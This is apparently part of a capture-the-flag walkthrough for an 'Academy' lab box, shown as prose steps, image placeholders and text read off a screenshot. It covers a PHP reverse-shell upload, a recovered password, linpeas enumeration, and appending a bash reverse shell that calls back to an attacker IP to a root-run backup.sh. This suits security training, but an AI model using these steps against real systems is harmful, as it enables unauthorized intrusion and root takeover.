
- Save the changes, and create a listener in kali.




- Now, upload the reverse php in the photo upload field.




9. Find Grimmie:



- Go to /var/www/html and search for password.





- Here, the password used is “My_V3ryS3cur3_P4ss”.
- Now, open a new terminal and ssh grimmie.



10. Linpeas:


- Create a python server.






- As we can see there is a lin.sh file.

- Now, as in grimmie terminal access this lin.sh file through the python server created.
- Now give read, write and execute permissions to the file and open it.







- Now, go to /home/grimmie/backup.sh and open it.

11. Reverse Shell Generator:

- As you can see the backup.sh is written in bash, so we must also generate the reverse script in bash.
- In reverse shell generator, enter ther kali IP Address and port number of our choice.
- The bash reverse shell scvript will be generated, copy this and paste it in the backup.sh file using nano.




Debian 11.x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Player
grimmie@academy: ~
File Actions Edit View Help
GNU nano 3.2
backup.sh
Modified
#!/bin/bash
rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
sh -i >& /dev/tcp/192.168.188.32/1234 0>&1
Reverse Shell Generator
Get Help
Exit
Write Out
Read File
Where Is
Replace
Cut Text
Uncut Text
Justify
To Spell
Cur Pos
Go To Line
Undo
Redo
Mark Text
Copy Text
To Bracket
Where Was
Previous
Next
Back
Forward
Prev Word
Next Word
Home
End
31°C
Mostly cloudy
Search
ENG
IN
22:51
26-02-2024

12. Access the Flag file:

- Now create a listener of port number that we have entered while reverse shell generator, in kali terminal.
- Now execute the backup.sh in grimmie terminal.
- Now, got access to academy as root, so now locate the flag file and open it.